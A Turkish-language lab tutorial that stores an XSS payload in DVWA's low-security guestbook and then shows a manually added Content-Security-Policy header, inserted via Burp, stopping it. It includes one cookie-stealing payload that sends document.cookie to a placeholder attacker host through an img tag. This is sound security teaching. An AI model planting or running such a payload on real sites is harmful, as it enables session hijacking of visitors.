
Öncelikle DVWA'yı açalım, güvenlik seviyesini low'a çekelim ve Stored xss sayfasına gidelim.




Bu sayfada metin kutusuna gireceğimiz string'ler submit'lendiğinde string veritabanına kaydolmaktadır ve ardından aynı sayfada yorum olarak görüntülenmektedir. Biz eğer bu sayfaya xss kodu girersek xss kodu veritabanına kaydolacaktır ve yorum olarak sayfada görüntülenecektir. Şimdi bunu yapalım ve ziyaretçilerin çerezlerini saldırganın sunucusuna yönlendiren xss kodunu girelim.

Metin Kutusu:


```
document.write('<img width=1 height=1 src="http://saldirganin-sitesi.com/index.php?cookie=' + document.cookie + '"/>');
```




Girdiğimiz veriyi submit'lediğimizde sayfanın aşağısına yorum olarak gelecektir.




XSS kodu yorum olarak sayfaya geldiğinde tarayıcı önce javascript kodlarını çalıştıracaktır. Javascript kodları html bir çıktı oluşturacaktır. Ardından html kodları sayfaya yerleşecektir. Oluşan html çıktısındaki img tag'ı otomatikmen saldırganın sunucusuna http talebinde bulunacaktır ve böylece saldırgan kullanıcıların çerezlerini kendi sunucusuna yönlendirmiş olacaktır.




Şimdi Content-Security-Policy response header'ını elle http response'a ekleyelim ve tarayıcının stored xss kodlarının çalıştırılmasını önleyişini görelim. Burp'ü Intercept Request On ve Intercept Response On yapalım ve sayfayı refresh'leyelim.




Http request'i forward 'layalım.




Http response geldiğinde http response header'ları arasında Content-Security-Policy header'ını elle ekleyelim.



Ardından Http response'u da forward'layalım. Böylece DVWA stored xss sayfası ekrana gelecektir.



Konsola bakacak olursak tarayıcının xss kodunu durdurduğunu ve çalışmasını önlediğini görebiliriz.



Content-Security-Policy ile javascript kodlarının html çıktı üretmesi önlenmiştir ve bu sayede img tag'ı ile çerezlerin gönderimi engellenmiştir.

Dolayısıyla diyebiliriz ki Content-Security-Policy header'ı sayfa xss zafiyetine sahip olarak kodlanmış olmasına rağmen xss saldırısını önlemiştir. Yani diyebiliriz ki Content-Security-Policy header'ı xss 'i önleme konusunda ekstra bir güvenlik önlemi sağlamaktadır.

Kaynaklar

https://www.netsparker.com/web-vulnerability-scanner/vulnerability-security-checks-index/content-security-policy-csp-not-implemented/

https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy/frame-ancestors

https://content-security-policy.com/

https://stackoverflow.com/questions/30280370/how-does-content-security-policy-work

https://w3c.github.io/webappsec-csp/#framework-directive-source-list